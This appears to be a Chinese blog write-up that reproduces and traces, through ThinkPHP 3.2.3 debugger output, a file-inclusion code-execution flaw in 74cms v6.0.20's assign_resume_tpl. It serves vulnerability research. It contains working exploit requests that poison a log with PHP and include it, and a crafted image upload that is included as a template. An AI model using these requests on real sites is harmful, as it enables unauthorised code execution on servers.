漏洞简介

前端时间，骑士cms 发布了紧急风险漏洞升级通知，网上也有不少分析的文章，骑士cms 利用了 Thinkphp3.2.3 的框架，所以就想分析一下这个漏洞，对 Thinkphp3.2.3 的框架有一个初步的了解。

漏洞复现

我们选用 74cms v6.0.20作为复现的版本，选取 phpstudy 自带的 apache + mysql 环境来进行安装。
根据官网发布的信息，我们大致可以判断出漏洞存在的位置是
`\Common\Controller\BaseController::assign_resume_tpl`

```php
/**
 * 渲染简历模板
 */
public function assign_resume_tpl($variable,$tpl){
    foreach ($variable as $key => $value) {
        $this->assign($key,$value);
    }
    return $this->fetch($tpl);
}
```

我们在函数内部加入断点，根据函数存在位置，属于 Common 模块下的 Base 控制器中的assign_resume_tpl，构造路由
`http://74cms.test/index.php?m=common&c=base&a=assign_resume_tpl&variable=1&tpl=2`
并不能直接进入断点位置
然后我就直接搜索了 错误信息 `[ WE CAN DO IT JUST THINK ]` 通过一步一步向上寻找错误触发的位置，发现是无法加载模块：Common
`\Think\Think::halt`

```php
/**
 * 错误输出
 * @param mixed $error 错误
 * @return void
 */
static public function halt($error) {  $error: {message => "无法加载模块:Common", file => "E:\Tools\software\PHP\phpst
    $e = array();  $e: {message => "页面错误! 请稍后再试~"}[1]
    if (APP_DEBUG || IS_CLI) {...} else {...}
    // 包含异常页面模板
    $exceptionFile =  C('TMPL_EXCEPTION_FILE',null,THINK_PATH.'Tpl/think_exception.tpl');
    include $exceptionFile;
    exit;
}
```

`\Think\Think::appException`

```php
static public function appException($e) {  $e: {message => "无法加载模块:Common", *Exception*string => "", code => 0,
    $error = array();  $error: {message => "无法加载模块:Common"}[1]
    $error['message']   =   $e->getMessage();  $error: {message => "无法加载模块:Common"}[1]
    $trace              =   $e->getTrace();  $e: {message => "无法加载模块:Common", *Exception*string => "", code => 0
    if('E'==$trace[0]['function']) {
        $error['file']  =   $trace[0]['file'];
        $error['line']  =   $trace[0]['line'];
    }else{
        $error['file']  =   $e->getFile();
        $error['line']  =   $e->getLine();
    }
    $error['trace']     =   $e->getTraceAsString();
    Log::record($error['message'], level: Log::ERR);
    // 发送404信息
    header( string: 'HTTP/1.1 404 Not Found');
    header( string: 'Status:404 Not Found');
    self::halt($error);
}
```

ThinkPHP/Library/Think/Dispatcher.class.php

```php
// 检测模块是否存在
if( MODULE_NAME && (defined( name: 'BIND_MODULE') || !in_array_case(MODULE_NAME,C('MODULE_DENY_LIST')) ) && is_dir( filename: APP_PATH.MODULE_NAME)){...}else{
    E(L('_MODULE_NOT_EXIST_').':'.MODULE_NAME);
}

if(!defined( name: '__APP__')){
    $urlMode        =   C('URL_MODEL');
    if($urlMode == URL_COMPAT ){// 兼容模式判断
        define('PHP_FILE',_PHP_FILE_.'?'.$varPath.'=');
    }elseif($urlMode == URL_REWRITE ) {
```

Evaluate

Expression:

C('MODULE_DENY_LIST')

Use Ctrl+Shift+Enter to add to Watches

Result:

result = {array} [1]

0 = "Common"

最后发现在加载模块时会检测模块名，无法加载 Common 模块。Common 模块无法直接调用，所以我们需要找其他方法调用 Common 模块下的 Base 控制器中的assign_resume_tpl 方法。

我们注意到 Home 模块下的 IndexController 继承 FrontendController

74cms › Application › Home › Controller › IndexController.class.php ›

IndexController.class.php

```php
<?php
namespace Home\Controller;
use Common\Controller\FrontendController;
class IndexController extends FrontendController{
    public function _initialize() {
        parent::_initialize();
    }
    /**
```

FrontendController 继承 BaseController

74cms › Application › Common › Controller › FrontendController.class.php ›

FrontendController.class.php

```php
<?php
/** 前台控制器基类 ...*/
namespace Common\Controller;
use Common\Controller\BaseController;
class FrontendController extends BaseController {
    protected $visitor = null;
    protected $apply = null;
    public function _initialize() {
        parent::_initialize();
```

所以我们通过构造路由

http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl&variable=1&tpl=2


```php
/**
 * 渲染简历模板
 */
public function assign_resume_tpl($variable,$tpl){  $variable: "1"  $tpl: "2"
    foreach ($variable as $key => $value) {
        $this->assign($key,$value);
    }
    return $this->fetch($tpl);
}
}
```

在第一次进行调试分析时，在关键地方加上断点，死活都进入不到断点定位的位置，但是相关功能已经执行，然后我发现会跟进一个文件 common~runtime.php 这个文件中乱七八糟的，但是里面的内容又好像是代码，通过查阅资料发现ThinkPHP的编译缓存文件~runtime.php
~runtime.php 中缓存的编译内容，相当于把 index.php 引导的所有操作全部集成到 ~runtime.php 文件中。有了这个缓存的编译文件，index.php 在下次运行时，不再引导，而是直接检测是否存在 ~runtime.php 编译缓存文件，如果在，则直接运行 ~runtime.php。
我就将文件夹下的 common~runtime.php 删除，就实现了调试自由。


通过包含日志实现命令执行

```
http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
POST:
variable=1&tpl=<?php phpinfo(); ob_flush();?>/r/n<qscms/company_show 列表名="info"
企业id="$_GET['id']"/>
```

data/Runtime/Logs/Home/20_12_17.log




```
http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
POST:
variable=1&tpl=data/Runtime/Logs/Home/20_12_17.log
```




通过包含图片实现命令执行

bmp 图片


```
#define test_width 16
#define test_height 7
<?php phpinfo();die();?>
```

```
static char test_bits[] = {
0x13, 0x00, 0x15, 0x00, 0x93, 0xcd, 0x55, 0xa5, 0x93, 0xc5, 0x00, 0x80,
0x00, 0x60 };
```


注册普通用户完善自己的信息时，在上传照片/作品处上传构造的恶意文件



查看上传成功的文件位置




```
http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl
variable=1&tpl=data/upload/resume_img/2012/17/5fdb0459bba6a.bmp
```



在本地利用的是 windows 环境下的 phpstudy-php5.5.9，水泡泡师傅指点说，这个 trick 仅仅适用于 phpstudy 特定的 php 版本中才可以利用成功。


漏洞分析

通过包含日志实现命令执行

首先我们先在根目录下的 data 文件夹中放一个文件，尝试进行包含


构造payload `http://74cms.test/index.php?m=home&c=index&a=assign_resume_tpl&variable=1&tpl=data/a`

`\Common\Controller\BaseController::assign_resume_tpl`



在函数内部中调用了 fetch 方法，控制器中没有 fetch 方法 ，则继承自父类的 fetch 方法。 此时传递的 $tpl 是要被解析的模板的路径。

在父类中，看到进一步调用了 实例化 view 对象中的 fetch 方法。 `\Think\Controller::fetch`



`\Think\Controller::__construct`

```php
/**
 * 架构函数 取得模板对象实例
 * @access public
 */
public function __construct() {
    Hook::listen('action_begin',$this->config);
    //实例化视图类
    $this->view     = Think::instance( class: 'Think\View');
    //控制器初始化
    if(method_exists($this, method_name: '_initialize'))
        $this->_initialize();
}
```

跟进 `\Think\View::fetch` ，此时 fetch 函数传递的三个参数，$templateFile 对应的是要被解析的模板的路径，$content 和 $prefix 的值为空。 `\Think\View::fetch`

```php
public function fetch($templateFile='',$content='',$prefix='') {  $templateFile: "data/a"  $content: ""  $prefix: ""
    if(empty($content)) {  $content: ""
        $templateFile   =   $this->parseTemplate($templateFile);
        // 模板文件不存在直接返回
        if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
    }else{
        defined( name: 'THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
    }
    // 页面缓存
    ob_start();
    ob_implicit_flush( flag: 0);
    if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
        $_content   =   $content;
        // 模板阵列变量分解成为独立变量
        extract($this->tVar,  extract_type: EXTR_OVERWRITE);
        // 直接载入PHP模板
        empty($_content)?include $templateFile:eval('?>'.$_content);
    }else{
        // 视图解析标签
        $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
        Hook::listen('view_parse',$params);
    }
    // 获取并清空缓存
    $content = ob_get_clean();
    // 内容过滤标签
    Hook::listen('view_filter',$content);
    // 输出模板文件
    return $content;
}
```


因为 $content 的值为空 所以跟进函数 `parseTemplate`

`\Think\View::parseTemplate`

```php
public function parseTemplate($template='') {  $template: "data/a"
    if(is_file($template)) {
        return $template;  $template: "data/a"
    }
    $depr       =   C('TMPL_FILE_DEPR');
```

在这个地方使用 is_file 函数判断传递的模板是否是个文件，如果文件存在且为正常的文件，则返回 true。接下来回到函数 `\Think\View::fetch` 会进行 对 `TMPL_ENGINE_TYPE` 值的判断，通过查看 `ThinkPHP/Conf/convention.php` 可以看到 `'TMPL_ENGINE_TYPE' => 'Think'`，所以最后执行到了 `Hook::listen('view_parse',$params);` 。


\Think\Hook::listen




这个 Hook 类是一个行为扩展，在 thinkphp3.2 中称之为钩子，当我们传递一个 "view_parse" 的参数之后，实际上是触发了一个 "view_parse" 事件，在 Hook::listen 方法中，查找 $tags 变量中有没有绑定 "view_parse" 方法，然后用 foreach 遍历 $tags 属性，并执行 Hook:exec 方法。

在传递过程中注意到 "view_parse" 绑定了 Behavior\ParseTemplateBehavior

ThinkPHP/Mode/common.php



\Think\Hook::exec



在 Hook::exec 会进行判断，当其中含有 Behavior 时，其入口方法为 run

\Behavior\ParseTemplateBehavior::run

```php
class ParseTemplateBehavior {

    // 行为扩展的执行入口必须是run
    public function run(&$_data){  $_data: {var => [10], file => "data/a", content => "", prefix => ""}[4]
        $engine             =   strtolower(C('TMPL_ENGINE_TYPE'));  $engine: "think"
        $_content           =   empty($_data['content'])?$_data['file']:$_data['content'];  $_content: "data/a"
        $_data['prefix']    =   !empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX');
        if('think'==$engine){ // 采用Think模板引擎  $engine: "think"
            if((!empty($_data['content']) && $this->checkContentCache($_data['content'],$_data['prefix']))
                ||  $this->checkCache($_data['file'],$_data['prefix'])) { // 缓存有效
                //载入模版缓存文件
                Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C('TMPL_CACHFILE_SUFFIX'),$_data['var']);
            }else{
                $tpl = Think::instance( class: 'Think\\Template');
                // 编译并加载模板文件
                $tpl->fetch($_content,$_data['var'],$_data['prefix']);
            }
```

模板的引擎是 "think" 所以跟进第一个判断，如果是第一次解析 content 为空，进入 else，先实例化 template 类，然后再调用 fetch 方法。此时传入的参数 $_content 的值为 $data['file']，是解析模板的路径。

\Think\Template::fetch

```php
public function fetch($templateFile,$templateVar,$prefix='') {  $templateFile: "data/a"  $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0
    $this->tVar         =   $templateVar;  $templateVar: {apply => [1], verify_userlogin => 0, visitor => null, is_login => 0, show_backtop => 0, show_backtop_app => 0, sh
    $templateCacheFile  =   $this->loadTemplate($templateFile,$prefix);  $prefix: ""  $templateFile: "data/a"
    Storage::load($templateCacheFile,$this->tVar,null,'tpl');
}
```

在 \Think\Template::fetch 中调用 loadTemplate 来对解析的模板文件进行解析和编译

\Think\Template::loadTemplate

```php
